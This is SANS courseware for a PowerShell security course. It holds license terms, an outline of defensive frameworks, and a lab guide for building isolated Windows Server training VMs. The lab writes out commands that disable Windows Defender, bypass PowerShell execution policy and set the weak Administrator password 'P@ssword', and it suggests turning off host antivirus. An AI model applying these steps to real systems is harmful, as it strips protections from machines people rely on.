

505.1

Learn PowerShell Scripting for Security

Licensed To: Jessica Bone <20joyceann@gmail_com> May 24, 2020



PLEASE READ THE TERMS AND CONDITIONS OF THIS COURSEWARE LICENSE AGREEMENT ("CLA") CAREFULLY BEFORE USING ANY OF THE COURSEWARE ASSOCIATED WITH THE SANS COURSE. THIS IS A LEGAL AND ENFORCEABLE CONTRACT BETWEEN YOU (THE "USER") AND SANS INSTITUTE FOR THE COURSEWARE. YOU AGREE THAT THIS AGREEMENT IS ENFORCEABLE LIKE ANY WRITTEN NEGOTIATED AGREEMENT SIGNED BY YOU.

With the CLA, SANS Institute hereby grants User a personal, non-exclusive license to use the Courseware subject to the terms of this agreement. Courseware includes all printed materials, including course books and lab workbooks, as well as any digital or other media, virtual machines, and/or data sets distributed by SANS Institute to User for use in the SANS class associated with the Courseware. User agrees that the CLA is the complete and exclusive statement of agreement between SANS Institute and you and that this CLA supersedes any oral or written proposal, agreement or other communication relating to the subject matter of this CLA.

BY ACCEPTING THIS COURSEWARE, YOU AGREE TO BE BOUND BY THE TERMS OF THIS CLA. BY ACCEPTING THIS SOFTWARE, YOU AGREE THAT ANY BREACH OF THE TERMS OF THIS CLA MAY CAUSE IRREPARABLE HARM AND SIGNIFICANT INJURY TO SANS INSTITUTE, AND THAT SANS INSTITUTE MAY ENFORCE THESE PROVISIONS BY INJUNCTION (WITHOUT THE NECESSITY OF POSTING BOND) SPECIFIC PERFORMANCE, OR OTHER EQUITABLE RELIEF.

If you do not agree, you may return the Courseware to SANS Institute for a full refund, if applicable.

User may not copy, reproduce, re-publish, distribute, display, modify or create derivative works based upon all or any portion of the Courseware, in any medium whether printed, electronic or otherwise, for any purpose, without the express prior written consent of SANS Institute. Additionally, User may not sell, rent, lease, trade, or otherwise transfer the Courseware in any way, shape, or form without the express written consent of SANS Institute.

If any provision of this CLA is declared unenforceable in any jurisdiction, then such provision shall be deemed to be severable from this CLA and shall not affect the remainder thereof. An amendment or addendum to this CLA may accompany this Courseware.

SANS acknowledges that any and all software and/or tools, graphics, images, tables, charts or graphs presented in this Courseware are the sole property of their respective trademark/registered/copyright owners, including:

AirDrop, AirPort, AirPort Time Capsule, Apple, Apple Remote Desktop, Apple TV, App Nap, Back to My Mac, Boot Camp, Cocoa, FaceTime, FileVault, Finder, FireWire, FireWire logo, iCal, iChat, iLife, iMac, iMessage, iPad, iPad Air, iPad Mini, iPhone, iPhoto, iPod, iPod classic, iPod shuffle, iPod nano, iPod touch, iTunes, iTunes logo, iWork, Keychain, Keynote, Mac, Mac Logo, MacBook, MacBook Air, MacBook Pro, Macintosh, Mac OS, Mac Pro, Numbers, OS X, Pages, Passbook, Retina, Safari, Siri, Spaces, Spotlight, There's an app for that, Time Capsule, Time Machine, Touch ID, Xcode, Xserve, App Store, and iCloud are registered trademarks of Apple Inc.

PMP and PMBOK are registered marks of PMI.

SOF-ELK® is a registered trademark of Lewes Technology Consulting, LLC. Used with permission.

SIFT® is a registered trademark of Harbingers, LLC. Used with permission.

Governing Law: This Agreement shall be governed by the laws of the State of Maryland, USA.

SEC505. I

Securing Windows and PowerShell Automation

SANS

Learn PowerShell Scripting for Security

© 2020 Jason Fossen, Enclave Consulting LLC | All Rights Reserved | Version # F01_02

Learn PowerShell Scripting for Security
Enclave Consulting LLC © 2020

Licensed To: Jessica Bone <20joyceann@gmail_com> May 24, 2020

Document Legalities

All reasonable and good faith efforts have been exerted to verify that the information in this document is accurate and up to date. However, new software releases, new developments, new discoveries of security holes, new publications from Microsoft or others, etc. can obviate at any time the accuracy of the information presented herein.

Neither the SANS Institute, GIAC, nor the author(s) of this document provide any warranty or guarantee of the accuracy or usefulness for any purpose of the information in this document or associated files, tools, or scripts. Neither the SANS Institute, GIAC, nor the author(s) of this document can be held liable for any damages, direct or indirect, financial or otherwise, under any theory of liability, resulting from the use of or reliance upon the information presented in this document at any time.

This document is copyrighted (2020) and reproduction of this document in any number, in any form, in whole or in part, is expressly forbidden without prior written authorization.

PowerShell, Monad, Microsoft Shell, Internet Security and Acceleration Server, Visual Basic, Visual Basic Scripting Edition, VB, VBScript, Microsoft, MS-DOS, MS, Windows, Windows NT, Windows XP, Windows 2000, Windows Server 2003, Windows Server 2008, Windows Server 2012, Windows Server 2016, Windows 7, Windows 95, Windows 98, Windows Me, Windows CE, Windows 10, Active Directory, Internet Information Server, SQL Server, Exchange Server, CryptoAPI, Office, Visual Basic, VBScript, JScript, Outlook, Windows Script Host, SharePoint, SharePoint Services, SharePoint Portal Server, and Proxy Server are either products, registered trademarks, or trademarks of Microsoft Corporation in the United States and/or other countries (www.microsoft.com). Google is a trademark of Google, Inc. MITRE ATT&CK is a trademark of The MITRE Corporation. Other product and company names mentioned herein may be the trademarks of their respective owners.

The legal consequences of any actions discussed in this document are unknown. No lawyers or legal experts participated in the writing of any part of this document. Readers are advised to consult with their attorney before implementing any of the suggestions in this document.

Community Document Credits

Network security is something produced by a community. Because technologies change so rapidly, the important assets are not the particular software or hardware solutions deployed today, but the ability of the security community to evolve and work together. It is part of the mission of the SANS Institute to facilitate this. This manual is a community document in that it was written with reliance upon the prior work of others and is updated regularly with the input of the security community members who use it. That means you.

If you find a significant error of fact or an important omission that would clearly add value to the document, please email the contact listed below. If your suggestion is incorporated, we would be pleased to list your name here as a contributor.

Document Author: Enclave Consulting LLC, Jason Fossen (Jason@EnclaveConsulting.com)
SANS Version: F01_02
Author's Version: 35.2
Last Modified: 13.Apr.2020

Contributors:

Enclave Consulting LLC, Jason Fossen: author.
Liz Estabrooks (SANS): lots of typo/formatting/style corrections.
David Perez (SANS): syntax corrections and other fixes.
Michael Podlipsky (Human): AD corrections.
Arian Eigen Heald (BerryDunn): ise GUI editor tip.
Bruce Meyer (Human): parameter fix in script.
Armond Rouillard (Army): lots of nice suggestions.
Ginny Munroe (DeadlineDriven.com): lots of fixes.
Petr Sidopulos (TXCompt): maximum array size limits.
Charlie Goldner (Human): many fixes and suggestions.
Monica Gelardo-Quash (SANS): thorough review and many fixes.

Table of Contents

Today's Agenda.....	6
On Your Computer	11
What Is Windows PowerShell?	25
What Is PowerShell Core?	27
Tips for Executing Commands	35
Getting Help in PowerShell	48
Aliases.....	53
Objects, Properties, and Methods	55
Get-Member (Alias: gm).....	58
Drives and Environment Variables.....	60
Your Profile Script(s).....	67
Functions, Cmdlets, and Modules.....	70
The PowerShell Gallery	75
Today's Agenda.....	82
Exporting, Importing, and Converting Object Data.....	83
On Your Computer	94
Select-Object (Alias: Select).....	96
Where-Object (Aliases: Where, ?).....	101
Arrays: Like In-Memory Database Tables	104
Capturing Output and File Contents to an Array.....	108
Search Event Logs	110
Hashtables	117
Splatting	119
Today's Agenda.....	121
On Your Computer	122
Flow Control: <i>If-ElseIf-Else</i>	123
Flow Control: <i>While</i>	125
Flow Control: <i>Do-While</i>	129
Flow Control: <i>ForEach</i> and <i>For</i>	131
Flow Control: <i>Switch</i>	134
Today's Agenda.....	139
On Your Computer	140
Functions.....	141
Creating a New Function	146
Passing in Named Parameters to a Function.....	148
Switch Parameters to Functions.....	154
Assigning Default Values to Function Parameters	155
Passing Arguments into Scripts	159
Typical Script Layout	160
Congratulations!.....	162
Appendix A: Becoming a Domain Controller	163
Appendix B: What Is the .NET Framework?.....	171
Appendix C: Creating COM Objects.....	178

Appendix D: Operators and Strings..... 182
Appendix E: Error Handling..... 189
Appendix F: Parsing Nmap XML Output..... 195
Appendix G: Installing Windows Server..... 199

Licensed To: Jessica Bone <20joyceann@gmail_com> May 24, 2020

Today's Agenda

- 1. The Object-Oriented Command Shell**
- 2. Objects, Properties, Methods, and Arrays**
- 3. Flow Control: Conditional Testing and Loops**
- 4. Writing Your Own Functions and Scripts**

Today's Agenda

"PowerShell" is an interactive command shell, scripting language, and remote management framework. In this course, we will run PowerShell interactively as a replacement for cmd.exe, become familiar with the important built-in cmdlets, learn the syntax of the PowerShell scripting language, and together walk through a number of scripts. In short, this course will help you become familiar with PowerShell and start you on the road toward mastery of the product.

By the end of this course, you will be able to:

- Use PowerShell as an interactive command shell.
- Use the built-in cmdlets and drive providers.
- Add and use third-party cmdlets and modules.
- Understand the essential syntax of the PowerShell language.
- Write and run your own PowerShell functions.
- Write and run your own PowerShell scripts.

This Is a Hands-On Course

This course assumes you have PowerShell installed in a virtual machine (VM) in front of you right now. The manual is filled with example commands and the hope is that you'll experiment with these commands as you read the manual and follow along with the instructor. Hands-on experimentation and "playing around" is really the best way to learn, so please don't read the manual unless you have your computer right beside you!

Recommended Reading

- *Windows PowerShell In Action* (Manning: 2017) by Payette and Siddaway.
- *PowerShell Scripting in a Month of Lunches* (Manning: 2017) by Jones and Hicks.

NSA's Top 10 Mitigation Strategies

The National Security Agency (NSA) in the United States has multiple missions, one of which is to provide guidance for the defense of networks. NSA has a rather deep understanding of network security and what works best to defend a network. So what does it recommend? What has the greatest positive impact?

The "Top 10 Cybersecurity Mitigation Strategies" from NSA can be downloaded from the NSA's website (www.nsa.gov).

This course is designed to help you implement these Top 10 Mitigation Strategies using PowerShell and Group Policy.

Here is a quick summary of NSA's Top 10 Mitigation Strategies:

- NSA 1: Update and Upgrade Software Immediately
- NSA 2: Defend Privileges and Accounts
- NSA 3: Enforce Signed Software Execution Policies
- NSA 4: Exercise a System Recovery Plan
- NSA 5: Actively Manage Systems and Configurations
- NSA 6: Continuously Hunt for Network Intrusions
- NSA 7: Leverage Modern Hardware Security Features
- NSA 8: Segregate Networks Using Application-Aware Defenses
- NSA 9: Integrate Threat Reputation Services
- NSA 10: Transition to Multi-Factor Authentication

In this course, we focus on those Top 10 Mitigations that are directly relevant to Windows and Active Directory, which, as it turns out, is most of them.

CIS's 20 Critical Security Controls

The Center for Internet Security (CIS) governs a project called "The Critical Security Controls" to define the most important tasks for network security in general, not just for Windows. There is overlap between the NSA Top 10 Mitigation Strategies and the CIS Critical Security Controls, which is a good thing (and no accident). This course covers only those Critical Security Controls that are Windows-related and also the most difficult to implement without automation tools like PowerShell.

You can read about the Critical Security Controls here:

- <http://www.cisecurity.org>

- <https://www.sans.org/critical-security-controls/>

Here is a quick summary of the 20 Critical Security Controls (CSC):

- CSC 1: Inventory of Authorized and Unauthorized Devices
- CSC 2: Inventory of Authorized and Unauthorized Software
- CSC 3: Continuous Vulnerability Assessment and Remediation
- CSC 4: Controlled Use of Administrative Privileges
- CSC 5: Secure Configurations for Hardware and Software
- CSC 6: Maintenance, Monitoring, and Analysis of Audit Logs
- CSC 7: Email and Web Browser Protections
- CSC 8: Malware Defenses
- CSC 9: Limitation and Control of Network Ports, Protocols, and Services
- CSC 10: Data Recovery Capability
- CSC 11: Secure Configurations for Network Devices such as Firewalls
- CSC 12: Boundary Defense
- CSC 13: Data Protection
- CSC 14: Controlled Access Based on the Need to Know
- CSC 15: Wireless Access Control
- CSC 16: Account Monitoring and Control
- CSC 17: Security Awareness and Training Program
- CSC 18: Application Software Security
- CSC 19: Incident Response and Management
- CSC 20: Penetration Tests and Red Team Exercises

The most important guiding principle for the Critical Security Controls is *automation*. If a security task cannot be automated, it tends to never or rarely get done. In a large environment, automation isn't a luxury; it's required for scalability.

SANS offers a course entitled "Implementing and Auditing the Critical Security Controls" (SEC566), which covers all 20 controls in a vendor-neutral way at a relatively high level, while this course focuses on implementation with PowerShell and Group Policy for automation.

MITRE's ATT&CK Matrix for Windows

The MITRE Corporation maintains a list of common attack techniques observed in the wild, plus recommended mitigations. The list is updated quarterly. Their mitigations overlap very well with the NSA Mitigations and CIS Critical Security Controls:

- <https://attack.mitre.org>
- <https://github.com/mitre-attack>

The MITRE ATT&CK™ Matrix for Windows breaks down offensive techniques into categories or stages that correspond to the typical life cycle of a long-term attack by skilled adversaries:

- Initial Access
- Execution
- Persistence
- Privilege Escalation
- Defense Evasion
- Credential Access
- Discovery
- Lateral Movement
- Collection
- Command and Control
- Exfiltration
- Impact

In this course, we aim to block or disrupt (not detect) each of the above stages whenever possible. Not every category of attack can be discussed due to time limitations, and not everything can be blocked in real life, of course, but the goal is to make life as difficult as possible for our adversaries. We *prevent* as much harm as practical, then try to *detect* whatever slips through the cracks. When reviewing MITRE's above stages, you'll see that PowerShell is often used for post-exploitation, but rarely for the initial user compromise.

DevOps/SecOps

Automation is not just a technical IT issue; it's a cultural issue as well. In the past, security was often enforced sporadically by a separate group of people (the Security Team). Doing security was mostly about saying "No!" to every request, slowing down the organization, making life miserable for the Operations Team, and basically making enemies wherever possible. The Operations Team had different goals, such as maintaining uptime and performance, and security was mostly an annoyance. From the point of view of the Operations Team, security was someone else's problem.

This cultural divide between the Security Team and the Operations Team has been a disaster for security. It is an artificial, counterproductive divide. A recent trend in IT has been toward "DevOps", i.e., developers and operations working closely together as a team from the very beginning of new development projects. Similarly, this course is written for "SecOps", i.e., security and operations people working together as one team to design security into new IT projects from the very beginning and, with the help of operations staff, to continuously harden and monitor those IT systems afterwards. You cannot achieve modern security without automation, and you cannot implement automation without the operations people. These teams *must* work together, so this course is written for both of them.

Assume Breach (Damage Control by Design)

Another guiding principle is that we must assume that our networks have already been, or will soon be, breached by hackers or malware. Your adversaries are not "out there"; they are already inside the LAN. We want to limit the damage caused by hackers and malware as much as practical. This goal is often mistakenly taken as a prescription for doing *only* forensics and incident response, i.e., getting better and better at cleaning up messes after the incident occurs (when it's too late). But the first goal of "assume breach" is to build in damage control as a guiding principle of design.

By analogy, naval submarines have pressure doors throughout the vessel that can seal off any compartment that leaks water. During battle, most pressure doors are shut tight in anticipation of getting hit. This is "assume breach" for a submarine. For our networks, we want to design in damage control preemptively by limiting administrative powers, using host-based firewalls, IPsec port permissions, PowerShell Just Enough Admin (JEA), and many other techniques. The aim is to have built-in damage control by default so that our forensics and incident response teams actually have a chance to succeed. If there were no pressure doors inside a submarine, one hit and the submarine would sink or implode; it wouldn't matter how good the sailors were at forensics and incident response. Without built-in resilience and damage control by design, incident responders will be overwhelmed. This course indirectly helps the incident responders by reducing their workload.

On Your Computer



Please turn to the setup lab to configure your training VMs for this course.

Microsoft does not permit us to distribute pre-built Windows Server VMs, not even the free evaluation version.

SANS

SEC505 | Securing Windows

On Your Computer

In this lab, you will install two virtual machines (VMs) in this order:

- 1) Windows Server 2019 (Desktop Experience)
- 2) Windows Server 2019 (Server Core)

If Microsoft's lawyers would let us, we would just give you pre-built virtual machines running the free evaluation version of Windows Server, but it's not allowed, so that is why you must install the VMs yourself.

Step 1) Copy SEC505.ISO to Your Computer from the SANS USB

You have been given a USB flash drive or DVD for this course. On that USB drive or DVD, there is a file named "SEC505.ISO". Please copy that SEC505.ISO file to your physical computer's hard drive somewhere, such as to your desktop. (Do not copy it into the VM.)

Note: If your antivirus scanner blocks access to the SEC505.ISO file, you will need to temporarily disable your antivirus scanner.

When you are finished copying, remove the USB drive or DVD from your computer.

Step 2) Download the Windows Server ISO from Microsoft

If you have not already done so, please download the free trial version of Windows Server 2019 from Microsoft as an ISO image file.


If necessary, do an internet search on "site:microsoft.com windows server trial eval" to find the download link to the ISO file on Microsoft's website.

Step 3) Create the First Virtual Machine (Desktop Experience)

If you have not already done so, please create a VM using the Windows Server installation ISO you downloaded from Microsoft. Choose the option for "Windows Server 2019 Datacenter Evaluation (**Desktop Experience**)."


Note: If you have never installed Windows Server before, see the screenshots in Appendix G of this manual or ask the instructor or facilitator for assistance.

Note: In VMware Workstation, when creating the virtual machine, it's best to choose the option that says, "**I will install the operating system later**" and then provide the path to the ISO file for Windows Server **after** the VM has been created. Do not provide the path to the ISO file while running the wizard to create the VM. Go to the settings of the VM after the VM has been created and then enter the path to the ISO.



To do the same with VMware Fusion on macOS, please uncheck the box to "Use Easy Install", and then click the "Customize Settings" button when creating the VM.

When installing Windows Server from the ISO, choose the "**(Desktop Experience)**" option at the bottom of the list for **Windows Server 2019 Datacenter Evaluation (Desktop Experience)**. (If you have already installed Standard edition, that is fine; no need to reinstall, as long as you chose the "Desktop Experience" too.)



After installing Windows Server, please install any virtualization software extensions or tools into the VM, such as VMware Tools or VirtualBox extensions. This is usually done by selecting a menu option in your virtualization application that causes the VM to mount an ISO from the vendor as a drive letter, then launching the installation program.

Step 4) Set VM Networking to "Host Only", "Private", or "Isolated"

The VM should not have any outside network access or internet access. Configure the network interface for your VM as "host-only", "private network", or "isolated", depending on your virtualization software. In particular, the VM's network interface should not be set to use "NAT" or "Bridge" mode. Go the properties or settings of your VM in your virtualization management application, then find the NIC or network adapter settings. Please ask the instructor or facilitator if you have a question.

Step 5) Log in to the VM with the Administrator Account

Log in to the VM as the built-in Administrator account.

Do not use a different user account, even if that account has been added to the Administrators local group. Do not rename the account or create a new user account.

Step 6) Open "Windows PowerShell ISE" as Administrator

Inside your training VM, not on your host laptop, click the Start Button to go to the Start Screen, find "Windows PowerShell ISE", right-click on "Windows PowerShell ISE", and click More > "Run As Administrator".

Maximize the PowerShell ISE window.

If you see a "Commands" tab on the right, click the "X" on the tab to hide it.

If you see an "Untitled" tab on the left, click the "X" on the tab to hide it too.

Please confirm that you are logged on as the built-in Administrator account:

```
whoami.exe
```

If you are not logged in as the built-in Administrator account, reset the password on that account, log off, and log back in as Administrator (the password will be "P@ssword"):

```
# Only run this command if necessary:  
net.exe user Administrator P@ssword /active:yes
```

Step 7) Disable the Windows Defender Antivirus Scanner

Inside your training VM, run this command in PowerShell ISE to disable the AV scanner:


```
Set-MpPreference -DisableRealtimeMonitoring $True -Force
```

Step 8) Mount the SEC505.ISO File inside Your VM as a Drive

Using your virtualization software application, mount the SEC505.ISO file that you copied to your hard drive in Step 1 so that the ISO appears as a new drive letter inside your VM. You may have copied that ISO file to your desktop.

Note: To mount an ISO file in your virtual machine software, go to the Properties or Settings of your test VM for this course. There will be a section labeled "CD/DVD" or "Storage" or similar. In that section, choose the option to mount an ISO file, then browse to wherever you copied the SEC505.ISO file.

Inside your Windows Server VM, open File Explorer, find the new drive letter (probably D:\), and confirm that you can see a directory structure similar to the following:



If you do not see a drive with contents similar to the above screenshot, then you have not mounted the SEC505.ISO file. Please ask the instructor or facilitator for help.

Step 9) Copy D:* into C:\SANS

Inside your training VM, not on your host laptop, run these commands in PowerShell:

Note: The following assumes that the SEC505.ISO file is mounted as "D:\", but, if it is a different drive letter, then use that drive letter instead for "-Path D:*".

Note: In the copy command below, use just one asterisk, not "*.*" after the D:\.

```
New-Item -ItemType Directory -Path C:\SANS  
  
Copy-Item -Path D:\* -Destination C:\SANS -Recurse -Force  
  
dir C:\SANS
```

Note: If an antivirus scanner on your host laptop blocks some of the files, you will need to temporarily disable the AV scanner. If you are unsure about how to do this, just continue with the rest of this lab; the blocked files are not needed yet.

When you are done, the contents of the C:\SANS folder inside your VM should look similar to the folder list in the screenshot above. The C:\SANS folder inside your VM, not on your laptop, should have the *contents* of the ISO file, not the ISO file itself (you should not see SEC505.ISO inside C:\SANS in your VM).

Step 10) Run the Setup Script (First Run)

In PowerShell, execute the following commands:

```
Set-ExecutionPolicy -ExecutionPolicy Bypass -Force  
  
cd C:\SANS\Setup  
  
.\Start-Top.ps1 -ScriptsFolderPath .\Controller
```

Note: If you get error messages related to networking or not being a domain controller, you may need to install the Microsoft Loopback adapter inside your VM. See the optional instructions below or ask the instructor.

After running the script, your new password will be: **P@ssword**

The VM will reboot automatically. Your new computer name is "Controller".

After the VM reboots, log back on as Administrator with your new **P@ssword**.

Step 11) Run the Setup Script Again (Second Run)

After the reboot, open PowerShell ISE as Administrator, and run the setup script again:

```
cd C:\SANS\Setup  
  
.\Start-Top.ps1 -ScriptsFolderPath .\Controller
```

After a few minutes, the VM will reboot automatically. This reboot can sometimes require 5 to 15 minutes as computer settings are applied or services are restarted. Do not hard reset your VM while waiting. Active Directory is being installed now.

After the VM reboots, log back on as Administrator with your new **P@ssword**.

Step 12) Run the Setup Script One Last Time (Third Run)

After the reboot, open PowerShell ISE as Administrator, and run the setup script again:


```
cd C:\SANS\Setup  
  
.\Start-Top.ps1 -ScriptsFolderPath .\Controller
```

Your first VM for this course should be finished now—time to build the second VM.

Step 13) Create the Second Virtual Machine (Server Core)

Create a second VM and install Windows Server 2019. (See Appendix G in this manual for screenshots of how to install the operating system into a VM.)


With Server Core, you will have a textual interface for logging on. Your virtualization software will have a menu option or toolbar icon for programmatically sending the Ctrl-Alt-Del keystroke sequence to your VM; for example, with VirtualBox, you will pull down the Input menu > Keyboard > Insert Ctrl-Alt-Del.



In Server Core, use the ESC key to move "up" or "back" in the textual interface. When in doubt, hit the ESC key twice, select "Other user", and enter "Administrator" in the User name field when you wish to log on with the *local* Administrator account.

Important! Do not choose the "(Desktop Experience)" option in the next step!

When installing Windows Server, choose the **third** option from the list, choose **Windows Server 2019 Datacenter Evaluation**. Do not choose the "(Desktop Experience)" option at the bottom like you did for the first VM.



After installing Windows Server, please install any virtualization software extensions or tools into the VM, such as VMware Tools or VirtualBox extensions. This is usually done by selecting a menu option in your virtualization application that causes the VM to mount an ISO from the vendor as a drive letter, then launching the installation program.

Later, when you are prompted to choose a password, please use "P@ssword" again.

Step 14) Set VM Networking to "Host Only", "Private", or "Isolated"

Configure the network interface in your virtual machine software as **"host-only"**, **"private network"**, or **"isolated"**. Your two VMs should have the same networking option set so that they can talk to each other, but not to the outside world.

Step 15) Log in to the Second VM as Administrator

To log in to Server Core, you may need to send the Ctrl-Alt-Del keystroke sequence to your VM, using a menu option or toolbar icon in your virtualization software.

Note: In the textual interface of Server Core, hitting the **ESC** key twice will take you "up" or "back" in the range of logon options.

Log in to the Server Core VM as the built-in Administrator account.

If you are prompted to change your password, please use "P@ssword" again.

Step 16) Disable the Windows Defender Antivirus Scanner

When you log on to the console of Server Core, a CMD.EXE command shell appears.

Run Windows PowerShell console (not ISE) inside the CMD shell before you:

```
powershell.exe
```

Run this command in PowerShell to disable the AV scanner:

```
Set-MpPreference -DisableRealtimeMonitoring $True -Force
```

Step 17) Set Your PowerShell Execution Policy to Bypass

In PowerShell, run this command to set your execution policy to bypass:

```
Set-ExecutionPolicy -ExecutionPolicy Bypass -Force
```

Step 18) Mount the SEC505.ISO File inside Your Second VM

Please find the SEC505.ISO file you copied from the SANS course USB flash drive or DVD onto your computer in Step 1 above. This is not the Windows Server installation ISO from Microsoft; it's the one from SANS.

Using your virtualization software application, mount the SEC505.ISO file so that the SEC505.ISO appears as a new drive letter inside your Server Core VM.

Note: To mount an ISO file in your virtual machine software, go to the Properties or Settings of your test VM for this course. There will be a section labeled "CD/DVD" or "Storage" or similar. In that section, choose the option to mount an ISO file, then browse to wherever you copied the SEC505.ISO file.

Once the ISO is mounted, it will be assigned a drive letter inside the Server Core VM. It is probably the D:\ drive, but it might have a different drive letter.

Confirm the driver letter used to mount the SEC505.ISO inside your second VM:

```
Get-PSDrive -PSProvider FileSystem
```

```
dir D:\
```

If the SEC505.ISO file has been mounted, a "dir" listing of that drive letter will show folders with names like Day1, Day2, Day3, Day4, Day5, Day6, Extras, Setup, and Tools. If the D:\ drive does not work, try another drive letter. Please ask the instructor or facilitator for help if there are issues mounting the SEC505.ISO file.

Step 19) Copy D:* into C:\SANS

Inside your Server Core VM, run these commands in PowerShell:

Note: The following assumes that the SEC505.ISO file is mounted as "D:\", but, if it is a different drive letter, than use that drive letter instead for "-Path D:*".

```
New-Item -ItemType Directory -Path C:\SANS
```

```
Copy-Item -Path D:\* -Destination C:\SANS -Recurse -Force
```

```
dir C:\SANS
```

Note: If an antivirus scanner on your host laptop blocks some of the files, just continue with this lab. You may need to temporarily disable the AV scanner later.

